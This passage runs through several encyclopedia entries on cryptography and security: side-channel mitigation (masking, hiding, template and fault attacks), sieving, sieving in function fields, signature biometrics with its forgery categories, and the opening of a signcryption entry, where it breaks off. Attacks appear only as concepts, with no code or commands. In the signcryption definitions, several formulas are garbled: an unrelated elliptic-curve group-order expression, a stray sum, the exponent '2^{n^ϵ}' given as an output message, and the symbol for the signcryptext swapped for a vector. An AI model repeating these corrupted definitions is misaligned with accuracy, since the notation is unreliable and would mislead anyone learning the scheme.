Mitigation

To mitigate side-channel attacks, two main approaches exist. One idea is to ensure that computation is performed on masked data, which cannot easily connect to actual data. This makes the power consumption (or other side channels) dependence on secrets within circuits not exploitable. This approach is in the literature referred to as masking (Goubin and Patarin, 1999; Chari et al., 1999). The other approach, called hiding, encompasses different approaches to keep the power consumption data independent, i.e., constant, typically using special logic styles or other hardware solutions (Tiri and Verbauwhede, 2004).

Considering the attacker's model, side-channel attacks can be divided into profiled and non-profiled attacks, where the former assumes the strongest possible adversary with access to a clone device for profiling. Profiled attacks entered the literature as template attacks (Chari et al., 2002), where the adversary profiles the target device by creating side-channel fingerprints or templates of (secret) data or instructions. Those are later used to recover the key or other secrets through the template-matching phase. The ideas behind templates have led to considering profiled attacks as a form of supervised learning. This has created a plethora of papers using machine (Hospodar et al., 2011) and, recently also, deep learning for side-channel analysis (Maghrebi et al., 2016; Picek et al., 2023).

In contrast to the passive adversary, an active adversary observes the target algorithm and pushes the hardware to its functional limits to induce errors in the execution of an algorithm. The errors are carefully chosen to give the adversary access to privileged information, such as memory dumps, bypassing security checks, or faulty computations. Exploiting the effect of a fault is known as a fault attack. Fault attacks on cryptography and their potentially devastating impact on implementing RSA cryptosystems were discovered by Boneh et al. (1997).

Resistance to side-channel attacks is essential for the industry sectors where the hardware devices which process sensitive information are in the hands of third parties. Examples include smartcards that process payment information or smart devices which manipulate health data. Security certifications are the primary tool used in the industry to put forward minimum security requirements. An example of an internationally accepted security certification program is the Common Criteria (CC) framework, whereby side channel (and other implementation-related) attacks have been picked up early as a threat that warrants specialist consideration, particularly in the context of smart cards. Within the context of CC, stakeholders are concerned with achieving a balance between sound evaluation practices and the cost of evaluations (Azouaoui et al., 2020). Their approach is to categorize attacks (they maintain a confidential list of attack vectors that need to be attempted during an evaluation) and come to a shared understanding of the difficulty of mounting attacks via a specific rating system. The evaluation is performed by accredited laboratories known as independent third parties.

Open Problems

The research on side-channel analysis has matured in the past three decades, and the need for common grounds in evaluations and metrics is imminent. Especially for cryptographic competitions, e.g., recently finished NIST post-quantum crypto and lightweight crypto standardization programs, it became evident that the community, including researchers and the evaluation industry, must use standard setups and frameworks for benchmarking. Having all research results and code open-sourced could significantly help to this goal. Many cryptographic implementations use countermeasures such as masking or hiding to mitigate side-channel

attacks. However, developing effective and efficient countermeasures requires expert knowledge and experience. Countermeasures are implementation-specific, and protection against various SCA techniques remains challenging. The development of tools to automate patching side-channel leaks is an emergent area in the literature.

Cross-References

Divide-and-conquer Side-channel Attacks
Electromagnetic Attack
Masking Countermeasure
Simple Power Analysis
Timing Attack

References

Azouaoui M, Bellizia D, Buhan I, Debande N, Duval S, Giraud C, Jaulmes É, Koeune F, Oswald E, Standaert F, Whitnall C (2020) A systematic appraisal of side channel evaluation strategies. IACR Cryptol ePrint Arch, p 1347. https://eprint.iacr.org/2020/1347

Boneh D, DeMillo RA, Lipton RJ (1997) On the importance of checking cryptographic protocols for faults (extended abstract). In: Fumy W (ed) Advances in cryptology – EUROCRYPT'97, International Conference on the Theory and Application of Cryptographic Techniques, Konstanz, Germany, 11–15 May, 1997. Proceeding, Lecture Notes in Computer Science, vol 1233. Springer, pp 37–51. https://doi.org/10.1007/3-540-69053-0_4

Chari S, Jutla CS, Rao JR, Rohatgi P (1999) Towards sound approaches to counteract power-analysis attacks. In: Wiener MJ (ed) Advances in cryptology – CRYPTO'99, 19th Annual International Cryptology Conference, Santa Barbara, California, USA, 15–19 Aug, 1999. Proceedings, Lecture Notes in Computer Science, vol 1666. Springer, pp 398–412. https://doi.org/10.1007/3-540-48405-1_26

Chari S, Rao JR, Rohatgi P (2002) Template attacks. In: Jr BSK, Koç ÇK, Paar C (eds) Cryptographic hardware and embedded systems – CHES 2002, 4th International Workshop, Redwood Shores, CA, USA, 13–15 Aug, 2002. Revised Papers, Lecture Notes in Computer Science, vol 2523. Springer, pp 13–28. https://doi.org/10.1007/3-540-36400-5_3

Goubin L, Patarin J (1999) DES and differential power analysis (the duplication method). In: Koç ÇK, Paar C (eds) Cryptographic hardware and embedded systems, First International Workshop, CHES'99, Worcester, MA, USA, 12–13 Aug, 1999. Proceedings, Lecture Notes in Computer Science, vol 1717. Springer, pp 158–172.https://doi.org/10.1007/3-540-48059-5_15

Hospodar G, Gierlichs B, Mulder ED, Verbauwhede I, Vandewalle J (2011) Machine learning in side-channel analysis: a first study. J Cryptogr Eng 1(4):293–302. https://doi.org/10.1007/s13389-011-

0023-x

Kocher PC (1996) Timing attacks on implementations of Diffie-Hellman, RSA, DSS, and other systems. In: Koblitz N (ed) Advances in cryptology – CRYPTO'96, 16th Annual International Cryptology Conference, Santa Barbara, California, USA, 18–22 Aug, 1996. Proceedings, Lecture Notes in Computer Science, vol 1109. Springer, pp 104–113. https://doi.org/10.1007/3-540-68697-5_9

Kocher PC, Jaffe J, Jun B (1999) Differential power analysis. In: Wiener MJ (ed) Advances in cryptology – CRYPTO'99, 19th Annual International Cryptology Conference, Santa Barbara, California, USA, 15–19 Aug, 1999, Proceedings, Lecture Notes in Computer Science, vol 1666. Springer, pp 388–397. https://doi.org/10.1007/3-540-48405-1_25

Maghrebi H, Portigliatti T, Prouff E (2016) Breaking cryptographic implementations using deep learning techniques. In: Carlet C, Hasan MA, Saraswat V (eds) Security, privacy, and applied cryptography engineering – 6th International Conference, SPACE 2016, Hyderabad, India, 14–18 Dec, 2016. Proceedings, Lecture Notes in Computer Science, vol 10076. Springer, pp 3–26. https://doi.org/10.1007/978-3-319-49445-6_1

Page D (2002) Theoretical use of cache memory as a cryptanalytic side-channel. IACR Cryptol ePrint Arch. p 169. http://eprint.iacr.org/2002/169

Picek S, Perin G, Mariot L, Wu L, Batina L (2023) Sok: deep learning-based physical side-channel analysis. ACM Comput Surv 55(11):227:1–227:35. https://doi.org/10.1145/3569577

Tiri K, Verbauwhede I (2004) Charge recycling sense amplifier based logic: securing low power security ICS against DPA [differential power analysis]. In: Steyaert M, Claeys CL (eds) 33rd European Solid-State Circuits Conference, ESSCIRC 2004, Leuven, Belgium, 21–23 Sep, 2004. IEEE, pp 179–182. https://doi.org/10.1109/ESSCIR.2004.1356647

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300901

Side-Channel Attacks and Countermeasures

Leakage Resilience

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300902

Side-Channel Leakage

Cryptophthora

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300903

Side-Channel Security Evaluation Tool

Rank Estimation

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300904

SIDH

Supersingular Isogeny Diffie-Hellman

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300905

SIEM System

Security Information and Event Management (SIEM)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300906

SIEM: Security Information and Event Management

Detection and Threat-Hunting Approaches for Advanced Persistent Threats

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_435

Sieving

Burt Kaliski[119] ✉
(119) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

Sieving refers to a process for selecting candidates for further processing among a set of elements, typically by employing arithmetic progressions to identify candidates to be filtered out.

Theory

When searching for elements in a set with a given property, it is often possible to improve efficiency by filtering out candidates based on simple tests first rather than applying a full test for the property to all elements. A "sieve" is a test that an element must pass to be considered further; "sieving" is the process of applying the tests.

For instance, in the *Sieve of Eratosthenes* (Prime Number), candidate primes are selected from a range of integers by crossing off elements divisible by small primes 2, 3, 5, 7, 11, 13,… Crossing off every second, third, fifth, seventh element, and so on is generally faster than testing each element separately for divisibility by small primes. Furthermore, only the remaining candidates need to be subjected to a full and more expensive primality test.

Applications

In addition to the use of the speedup in primality testing, sieving is the first and major phase of the fastest general algorithms for integer factoring and for solving the discrete logarithm problem. Here, the candidates sought are those that are divisible only by small primes or their equivalent (Smoothness and Factor Base). Specific examples of sieving are described further in the related concepts. Refer also TWIRL for a design for efficient sieving in hardware.

Cross-References

- Function Field Sieve
- Index Calculus Method
- Number Field Sieve for Factoring
- Number Field Sieve for the DLP
- Quadratic Sieve
- Sieving in Function Fields
- Smoothness

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_476

Sieving in Function Fields

Emmanuel Thome[120] ✉
(120) INRIA Lorraine Campus Scientifique, Villers-Lès-Nancy Cedex, France

Definition

Function fields provide a mathematical setting which is very similar to number fields, at least as far as cryptographic applications are concerned. Number fields are algebraic extensions of the field of rational numbers, and analogously function fields (as considered in cryptographic applications) are algebraic extensions of the univariate rational function field over a finite field GF(q). To quite a large extent, the point of view of number fields remains valid in the function field setting, by having the polynomial ring GF(q)[x] play the role of integers. Function fields are also equipped with a rich structure originating from the corresponding algebraic curve. The definition polynomial of a function field F may be viewed as a bivariate polynomial over a finite field, and as such defines a curve $\mathcal{I}$ in the projective plane $\mathbb{P}^2$(GF(q)). The Jacobian group J of the curve $\mathcal{I}$ over GF(q) is exactly the degree zero divisor class group $Cl^0(F)$ of the function field F (Hyperelliptic Curves for related concepts).

In contrast with number fields, function fields benefit from the fact that several problems are much easier to handle in the polynomial ring GF(q)[x] than over the integers: factoring polynomials has polynomial complexity, counting irreducible polynomials below a given degree is easy. On the theoretical side, an analogue of the Riemann hypothesis has been proved for function fields, thus there exists no specific “under GRH” results in the context of function fields.

Applications

With regard to the concepts of smoothness and sieving, function fields enjoy properties similar to the case of number fields. When considering the function field as an extension of GF(q)[x], one can consider the factorization of the norm of a given function. Whether this norm is smooth or not occurs with probabilities which are similar to the probability of the corresponding event in number fields (smoothness of the norm, which is an integer). One is thus naturally led to consider how algorithms of the broad family of index-calculus attacks, e.g., the quadratic sieve and the number field sieve carry over to the context of function fields.

An early algorithm of this large family instantiated in the context of function fields and curves is the Adleman-De Marrais-Huang algorithm (1992), which can be viewed as a function field version of the Hafner-McCurley algorithm for computing class groups of imaginary quadratic fields. This algorithm is described as follows. After having selected an appropriately large set of prime divisors of bounded degree called the factor base, one tries to express random functions as sums of divisors of the factor base. This gives insight into the degree zero divisor class group as a finitely presented group. This forms a tool to solve the discrete logarithm problem, and unveil the cardinality and structure of the Jacobian group, in heuristic time $L_{q^g}(1/2) = \exp\left((c+o(1))\ \sqrt{g\log q}\sqrt{\log(g\log q)}\right)$ (L-notation).

The process of sieving, known for long to be successful for the quadratic sieve algorithm, for example, can be adapted to the function field case. The first task is to quickly identify the set of functions (amongst a set fixed beforehand) which have a prescribed zero at a given place. The divisor of such functions contains the corresponding prime divisor in its support. It is possible to restate this identification problem as a simple linear algebra problem and thus enumerate all such functions efficiently. The sieving procedure updates then a sum of "contributions" arising for all potential prime divisors into an array of functions to consider. Functions totalling a large contribution at the end of this procedure are smooth and yield relations in the divisor class group.

The efficiency of sieving in function fields is largely dependent on the definition polynomial. Indeed, while the sieving algorithm makes it possible to concentrate on functions of relatively small degree, it is essential that the

norm of these function remains acceptably small for a better smoothness probability. This is apparent in the Function Field Sieve algorithm for instance (Relevant Article), but also for discrete logarithm computation on curves where a suitable curve equation is the key to obtaining an analogue of the Adleman-De Marrais-Huang with the $L(1/2)$ complexity replaced by the faster $L(1/3)$. Such an algorithm has been recently proposed by Enge and Gaudry (2007).

Cross-References

- Discrete Logarithm Problem
- Function Field Sieve
- Hyperelliptic Curves

Recommended Reading

Adleman LM, Huang M-D (1999) Function field sieve methods for discrete logarithms over finite fields. Inform Comput 151(1):5–16
[MathSciNet]

Adleman LM, De Marrais J, Huang M-D (1994) A subexponential algorithm for discrete logarithms over the rational subgroup of the Jacobians of large genus hyperelliptic curves over finite fields. In: Adleman LM, Huang M-D (eds) 1st algorithmic number theory symposium (ANTS-I), Cornell University, 6–9 May 1994. Lecture notes in computer science, vol 877. Springer, Berlin, pp 28–40

Enge A, Gaudry P (2007) An $L(1/3 + \epsilon)$ algorithm for the discrete logarithm problem for low degree curves. In: Naor M (ed) Advances in cryptology – EUROCRYPT 2007. Lecture notes in computer science, vol 4515. Springer, Berlin, pp 379–393

Flassenberg R, Paulus S (1999) Sieving in function fields. Exp Math 8:339–349
[MathSciNet]

Hafner JL, McCurley KS (1989) A rigorous subexponential algorithm for computation of class groups. J Am Math Soc 2(4):837–850
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_746

Signature Biometrics

Emanuele Maiorana[121] ✉ and Patrizio Campisi[121] ✉
(121) Section of Applied Electronics, Department of Engineering, Roma Tre University, Rome, Italy

✉ **Emanuele Maiorana (Corresponding author)**
Email: emanuele.maiorana@uniroma3.it

✉ **Patrizio Campisi**
Email: patrizio.campisi@uniroma3.it

Synonyms

Autograph; Handwriting

Definitions

The term signature is derived from the Latin word *signare*, which means *to put a mark*. Generally, a signature is a handwritten representation of a person's name. It can take several forms, ranging from a simple abbreviation to a complete name, and its intelligibility is not always required. Due to the unique way each person signs, a signature can be employed as a behavioral identifier in automatic biometric recognition systems.

Background

Signature is one of the most accepted biometric traits since, being part of everyday life, it is perceived as a noninvasive and nonthreatening identifier

by the majority of the users (Impedovo and Pirlo, 2008). Automatic biometric recognition systems can be designed exploiting signatures collected in either static or dynamic modality. In the former case, also referred to as offline, only images of handwritten signatures, acquired through cameras or optical scanners, are available (Saleem and Kovari, 2019). In the latter scenario, also called online, signatures can be acquired by means of digitizing tablets, pen-sensitive computer displays, or electronic pens, able to record temporal information regarding pen position, inclination, and applied pressure (Linden et al., 2018). The typical temporal sampling rate of these devices ranges from 100 to 200 Hz, far beyond the maximum frequency of the recorded biomechanical sequences, which is [30 ÷ 40] Hz. The spatial sampling is usually in the [100 ÷ 300] dots per inch (dpi) range.

A major issue associated with the use of handwritten signatures as biometric identifiers relates to their high intra-class variability. Signatures are in fact influenced by several factors, including culture, handwriting skill, health, environment, as well as physical and emotional state. Moreover, the way a person signs is not permanent since it may vary along time. Modeling writer variability is a complex and challenging task, especially when taking aging into account (Galbally et al., 2013).

An attacker can implement different kinds of signature forgeries, categorized into random, simple, and skilled types. Random forgeries are considered when the impostor has no information about the target user and employs his/her own signature to gain access to the system. In this case, the forgery typically presents an overall shape very different from genuine samples. When the forger knows only the target's name, but not the user's signature, the forgery is called simple. The forgery may thus present more similarities to the genuine signature, in particular, for users signing with their full name, or part of it. Skilled forgeries are instead feasible when the attacker has access to both the user's name and signature and trains to reproduce it. This generates forgeries with higher resemblance to genuine instances, with a notable reduction in interclass variability, and is therefore harder to be detected. Skilled forgeries are particularly dangerous in case offline signatures are employed, since impostors can easily practice to imitate the visual aspect of the considered signatures. Since online signatures contain dynamic information, much more difficult to forge than

the static one, their use is more suitable for user verification in applications requiring high security.

Differently from the majority of other biometric traits, signature can be reissued. In fact, if it is compromised, the user, with a certain degree of effort, can change his/her signature. Because of the wide social and economical impact of applications based on signature verification, in the last decades a huge effort has been devoted to research in this field.

Relevant survey papers describing signature biometrics state of the art are Plamondon and Srihari (2000), Impedovo and Pirlo (2008), Pal et al. (2011), and Diaz et al. (2019).

Theory

Automatic recognition systems exploiting signatures as biometric identifiers typically operate in the verification modality (Fierrez and Ortega-Garcia, 2008), whereas the identification is neither practical nor highly accurate.

In order to perform recognition, the acquired signatures are first preprocessed, and then discriminative features are extracted and used to perform the comparison between the data acquired in the enrolment and in the verification stage, to determine whether a legitimate user has requested to be verified (Plamondon and Srihari, 2000). When offline signatures are considered, the first preprocessing step consists in localizing and extracting the signature of interest from the available document. Denoising, normalization, centering, and alignment are then typically done on both offline and online samples. The preprocessing can be performed either in the spatial or in a transform domain like the Fourier, wavelet, Hadamard, or Hough domain, to cite a few (Impedovo et al., 2012). Offline signatures are then processed in order to extract representations based on either global or local parametric features (Hafemann et al., 2017). Global features describe the signature images as a whole, using aspects such as height and width of the signature. Conversely, local features focus on specific parts of the signature, by either segmenting the image according to connected components or dividing it according to a Cartesian or polar grid. Also pseudo-dynamic information, attempting to estimate temporal behaviors such as speed and pressure from the signature execution process, can be recovered (Shah et al., 2015).

Although parametric features can also be extracted from online signatures, function-based representations are typically preferred in the online scenario, where signatures can be expressed in terms of time-dependent sequences such as the position of the pen tip in the (x, y) plane, the pressure applied by the pen, and the azimuth and the altitude angle of the pen with respect to the tablet. From this set of features, some others can be obtained: velocity, acceleration, curvature radius, tangential and centripetal acceleration, and trajectory angle versus time.

The final step of the verification process consists in comparing the signature representations generated at the enrolment and recognition stages. When parametric features are employed, the similarity is evaluated by using measures such as Euclidean or Mahalanobis distance, or resorting to one-class classifiers, based, for instance, on support vector machines (SVMs). When function-based signature representations are adopted, they can be exploited to perform elastic matching procedures such as dynamic time warping (DTW) (Hafemann et al., 2017), which finds the best nonlinear alignment between two vectors, such that the overall distance between them is minimized, or used in statistical recognition approaches such as those relying on hidden Markov models (HMMs) (Fierrez et al., 2007), which represent doubly embedded stochastic processes, composed by an underlying Markov chain whose states are not observable and a set of stochastic processes which produce a sequence of available observations.

More recently, deep learning approaches have been also applied to both offline and online signature recognition, using both convolutional neural networks (Hafemann et al., 2017) and recurrent neural networks (Tolosana et al., 2018), to perform end-to-end learning of discriminative characteristics, typically outperforming approaches relying on standard classifiers. In order to generate representations usable in verification scenarios, Siamese approaches have been, for instance, used for network training.

Once a similarity score is obtained, it is compared with a threshold to determine whether to accept or reject the presented subject.

In order to objectively assess the performance of signature-based biometric recognition systems, public competitions have been carried out since 2004, when the first signature verification competition (SVC) has been held. The best obtained equal error rates (EERs) for the online signature scenario were 2.89% and 2.84%, respectively, with and without

pen orientation and pressure (Yeung et al., 2012). The BioSecure Signature Evaluation Campaign (BSEC), held in 2009, focused on the influence of the acquisition conditions and on the impact of the considered signature information content on the system performance. The obtained results were an EER at 4.97% in standing conditions (mobile scenario) and an EER at 2.20% in sitting conditions using tablets, considering only pen coordinate features. Dividing the available writers into high- and low-quality categories depending on their signature, EERs at 1.48% and 3.58% were achieved (Houmani et al., 2012), respectively. Offline signatures were taken into account in the Forensic Signature Verification Competition, held at the 2010 International Conference on Frontiers of Handwriting Recognition (ICFHR). The best algorithm was able to detect simulated and disguised signatures with an accuracy at 92%, while human experts reached 84.8% (Liwicki et al., 2010). Competitions were also held in conjunction with several editions of the International Conference on Document Analysis and Recognition (ICDAR). Dutch online and offline signatures were considered in 2009 (Blankers et al., 2009), reaching EERs at 2.85% for online signatures and 9.15% for offline data. Chinese and Dutch signatures were used in 2011 (Liwicki et al., 2011), achieving, respectively, 20.0% and 4.4% EERs for offline signatures and, respectively, 6.6% and 3.7% EERs for online data. Offline Dutch and Japanese signatures were considered in 2013 (Malik et al., 2013), reaching EERs at 23.4% and 9.73%, respectively. Eventually, Italian and Bengali offline signatures, as well as German online samples, were considered in 2015 (Malik et al., 2015), reporting performance only according to the cost of the log-likelihood ratios (Brummer and du Preez, 2006).

Applications

For centuries, handwritten signatures have been widely used worldwide for authentication purposes in legal, administrative, financial, and forensics areas (Allen, 2016). Classical applications include the legal validation of documents such as contracts, testaments, corporate tax statements, financial transfers implying credit card transactions and cheque verification, and so on. Traditionally, such tasks have been performed by visual inspection of offline signatures, with the involvement of forensic scientists, graphologists, and neurological practitioners, among others.

The constantly growing interest from both academia and industry has led to the development of automatic signature-based user verification systems. In fact, in the attempt of pursuing documents dematerialization, electronic signatures are nowadays used for authentication in banking applications.

Online signatures can also be employed to generate or to secure binary keys which can be employed in cryptographic applications, exploiting biometric cryptosystems such as those inspired by the fuzzy commitment protocol (Maiorana and Campisi, 2010).

Open Problems and Future Directions

The significant improvements in sensor quality, due to the recent technological evolution, will offer several opportunities for the design of innovative signature-based biometric recognition systems. As for offline signatures, it has been, for instance, proposed to process forensic handwriting traces by means of high-resolution 2D/3D scanners (Scheidat et al., 2017). Mobile smartphones can be instead used to acquire online signatures using either a stylus or a fingertip as writing tool (Sae-Bae and Memon, 2014). Novel applications of wearable devices have also been proposed to strengthen online signature recognition, exploiting data recorded by gyroscopes and accelerometers (Griswold-Steiner et al., 2019). Proposals have been also made to acquire in-air signatures, exploiting either video-based systems able to track 3D movements (Yuxun et al., 2017), employing haptic devices creating touch experience by applying forces and vibrations (El Saddik et al., 2007), using the sensors embedded in a mobile device to record gestures made while holding it (Bailador et al., 2011), as well as designing custom digital pen allowing to perform contactless signatures (Bashir et al., 2011).

It is evident that there are growing driving forces leading toward the use of signature biometrics more and more in everyday life. This can be accomplished only by realizing systems having always-improving performance, tested on wide datasets, and robust with respect to the different kinds of attacks that can be perpetrated against a signature-based biometric recognition system.

Cross-References

Biometric Privacy
Biometric Recognition
Biometric Systems Evaluation

References

Allen MJ (2016) Foundations of forensic document analysis: theory and practice. Wiley Blackwell, London

Bailador G, Sanchez-Avila C, Guerra-Casanova J, de Santos Sierra A (2011) Analysis of pattern recognition techniques for in-air signature biometrics. Pattern Recogn 44(10–11):2468–2478

Bashir M, Scharfenberg G, Kempf J (2011) Person authentication by handwriting in air using a biometric smart pen device. In: BIOSIG

Blankers V, van den Heuvel C, Franke K, Vuurpijl L (2009) Icdar 2009 signature verification competition. In: IEEE international conference on document analysis and recognition (ICDAR)

Brummer N, du Preez J (2006) Application-independent evaluation of speaker detection. Comput Speech Lang 20(2–3):230–275

Diaz M, Ferrer MA, Impedovo D, Malik MI, Pirlo G, Plamondon R (2019) A perspective analysis of handwritten signature technology. ACM Comput Surv 51(6): 1–39

El Saddik A, Orozco M, Asfaw Y, Shirmohammadi S, Adler A (2007) A novel biometric system for identification and verification of haptic users. IEEE Trans Instrum Meas 56(3):895–906

Fierrez J, Ortega-Garcia J (2008) On-line signature verification. Wiley, New York, pp 189–209

Fierrez J, Ortega-Garcia J, Ramos D, Gonzalez-Rodriguez J (2007) HMM-based on-line signature verification: feature extraction and signature modeling. Pattern Recogn Lett 28(16):2325–2334

Galbally J, Martinez-Diaz M, Fierrez J (2013) Aging in biometrics: an experimental analysis on online signature. PLOS One 8(7):1–17

Griswold-Steiner I, Matovu R, Serwadda A (2019) Wearables-driven freeform handwriting authentication. IEEE Trans Biometrics Behav Identity Sci 1(3): 152–164

Hafemann L, Sabourin R, Oliveira L (2017) Learning features for offline handwritten signature verification using deep convolutional neural networks. Pattern Recogn 70:163–176

Houmani N, Mayouea A, Garcia-Salicetti S, Dorizzi B, Khalil M, Moustafa M, Abbas H, Muramatsu D, Yanikoglu B, Kholmatov A, Martinez-Diaz M, Fierrez J, Ortega-Garcia J, Alcobé JR, Fabregas J, Faundez-Zanuy M, Pascual-Gaspar J, Cardeñoso-Payo V, Vivaracho-Pascual C (2012) Biosecure

signature evaluation campaign (BSEC'2009): evaluating online signature algorithms depending on the quality of signatures. Pattern Recogn 45(3):993–1003

Impedovo D, Pirlo G (2008) Automatic signature verification: the state of the art. IEEE Trans Syst Man Cybern Part C 38(5):609–635

Impedovo D, Pirlo G, Plamondon R (2012) Handwritten signature verification: new advancements and open issues. In: International conference on frontiers on handwriting recognition (ICFHR)

Linden J, Marquis R, Bozza S, Taroni F (2018) Dynamic signatures: a review of dynamic feature variation and forensic methodology. Forensic Sci Int 291:216–229

Liwicki M, van den Heuvel C, Found B, Malik M (2010) Forensic signature verification competition 4nsigcomp2010 – detection of simulated and disguised signatures. In: IEEE international conference on frontiers in handwriting recognition (ICFHR)

Liwicki M, Malik M, van den Heuvel amd C, Chen X, Berger C, Stoel R, Blumenstein M, Found B (2011) Signature verification competition for online and offline skilled forgeries (sigComp2011). In: IEEE international conference on document analysis and recognition (ICDAR)

Maiorana E, Campisi P (2010) Fuzzy commitment for function based signature template protection. IEEE Signal Process Lett 17(3):249–252

Malik MI, Ahmed S, Marcelli A, Pal U, Blumenstein M, Alewijns L, Liwicki M (2013) Signature verification and writer identification competitions for on- and offline skilled forgeries (sigwicomp2013). In: IEEE international conference on document analysis and recognition (ICDAR)

Malik MI, Ahmed S, Marcelli A, Pal U, Blumenstein M, Alewijns L, Liwicki M (2015) Icdar2015 competition on signature verification and writer identification for on- and off-line skilled forgeries (sigwicomp2015). In: IEEE international conference on document analysis and recognition (ICDAR)

Pal S, Blumenstein M, Pal U (2011) Non-English and non-latin signature verification systems: a survey. In: International workshop on automated forensic handwriting analysis (AFHA)

Plamondon R, Srihari S (2000) Online and off-line handwriting recognition: a comprehensive survey. IEEE Trans Pattern Anal Mach Intell 22(1):63–84

Sae-Bae N, Memon N (2014) Online signature verification on mobile devices. IEEE Trans Inf Forensics Secur 9(6): 933–947

Saleem M, Kovari B (2019) Survey on signature verification databases. In: International multidisciplinary scientific conference

Scheidat T, Kalbitz M, Vielhauer C (2017) Biometric authentication based on 2d/3d sensing of forensic handwriting traces. IET Biometrics 6(4):316–324

Shah A, Khan M, Shah A (2015) An appraisal of off-line signature verification techniques. Int J Modern Educ Comput Sci 4:67–75

Tolosana R, Vera-Rodriguez R, Fierrez J, Ortega-Garcia J (2018) Exploring recurrent neural networks for on-line handwritten signature biometrics. IEEE Access 6:5128–5138

Yeung DY, Chang H, Xiong Y, George S, Kashi R, Matsumoto T, Rigoll G (2012) SVC2004: first international signature verification competition. In: International conference on biometric authentication (ICBA)

Yuxun F, Wenxiong K, Qiuxia W, Lei T (2017) A novel video-based system for in-air signature verification. Comput Electr Eng 57:1–14

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_156

Signcryption

Yevgeniy Dodis[122] ✉
(122) Department of Computer Science, New York University, New York, NY, USA

✉ **Yevgeniy Dodis**
Email: dodis@cs.nyu.edu

Synonyms

Public-key authenticated encryption

Definition

Signcryption is a method allowing two parties, each possessing a public/secret-key pair, to securely communicate with each other, while simultaneously ensuring both privacy and authenticity. Therefore, signcryption simultaneously provides the benefits of traditional public-key signature and encryption schemes.

Background

Encryption and signature schemes are fundamental cryptographic tools for providing privacy and authenticity, respectively, in the public-key setting. Traditionally, these two important building blocks of public-key cryptography have been considered as *distinct* entities that may be *composed* in various ways to ensure *simultaneous* message privacy and authentication. However, in the last few years, a new, separate primitive—called *signcryption* (Zheng 1997)—has emerged to model a process

simultaneously achieving privacy and authenticity. This emergence was caused by many related reasons. The obvious one is the fact that given that *both* privacy and authenticity are simultaneously needed in so many applications, it makes a lot of sense to invest special effort into designing a tailored, more efficient solution than a mere composition of signature and encryption. Another reason is that viewing authenticated encryption as a separate *primitive* may conceptually simplify the design of complex protocols, which require both privacy and authenticity, as signcryption could now be viewed as an "indivisible" atomic operation. Perhaps most importantly, it was noticed by (An et al. 2002; Baek et al. 2002) (following some previous work in the symmetric-key setting (Bellare and Namprempre 2000; Krawczyk 2001)) that proper modeling of signcryption is not so obvious. For example, a straightforward composition of signature and encryption might not always work; at least, unless some special care is applied (An et al. 2002). The main reason for such difficulties is the fact that signcryption is a complex *multi-user* primitive, which opens a possibility for some subtle attacks (discussed below), not present in the settings of stand-alone signature and encryption.

Theory

Defining Signcryption

Syntactically, a signcryption scheme consists of the three efficient algorithms (Gen, SC, DSC). The key generation algorithm $\mathsf{Gen}(1^\lambda)$ generates the key-pair (SDK_U,VEK_U) for user U, where λ is the security parameter, SDK_U is the signing/decryption key that is kept private, and VEK_U is the verification/encryption key that is made public. The randomized signcryption algorithm SC for user U implicitly takes as input the user's secret key SDK_U, and explicitly takes as input the message m and the identity of the recipient $\mathtt{ID}_R$, in order to compute and output the *signcryptext* on Π. For simplicity, one can consider this identity $\mathtt{ID}_R$ to be a public key VEK_R of the recipient R, although $\mathtt{ID}$'s could generally include more convoluted information (as long as users can easily obtain VEK from $\mathtt{ID}$). Thus, one writes $\#E(\mathbb{F}_q) = n_1 n_2$ as $U_P = \sum_n U_n(r_n)$, or simply $\mathsf{SC}_U(m, \mathsf{VEK}_R)$. Similarly, user U's deterministic de-signcryption

algorithm DSC implicitly takes the user's private SDK_U, and explicitly takes as input the signcryptext $\vec{y}$ and the senders' identity $\mathtt{ID}_S$. Again, one can assume $\mathtt{ID}_S = \mathsf{VEK}_S$, and write $\mathtt{DSC}_{\mathtt{SDK}_U}(\Pi, \mathtt{VEK}_S)$, or simply $\mathrm{DSC}_U(\Pi, VEK_S)$. The algorithm outputs some message 2^{n^ϵ} or $\perp$ if the signcryption does not verify or decrypt successfully. Correctness property ensures that for any users *S*, *R*, and message *m*, one has $\mathsf{DSC}_R(\mathsf{SC}_S(m, \mathsf{VEK}_R), \mathsf{VEK}_S) = m$.

It is often useful to add another optional parameter to both SC and DSC algorithms: a *label L* (also termed *associated data* (Rogaway 2002)). This label can be viewed as a public identifier that is "inseparably bound" to the message *m* inside the signcryptext. Intuitively, de-signcrypting the signcryptext Π of *m* with the wrong label should be impossible, as well as changing Π into a valid signcryptext $\vec{y}$ of the same *m* under a different label.

Security of Signcryption

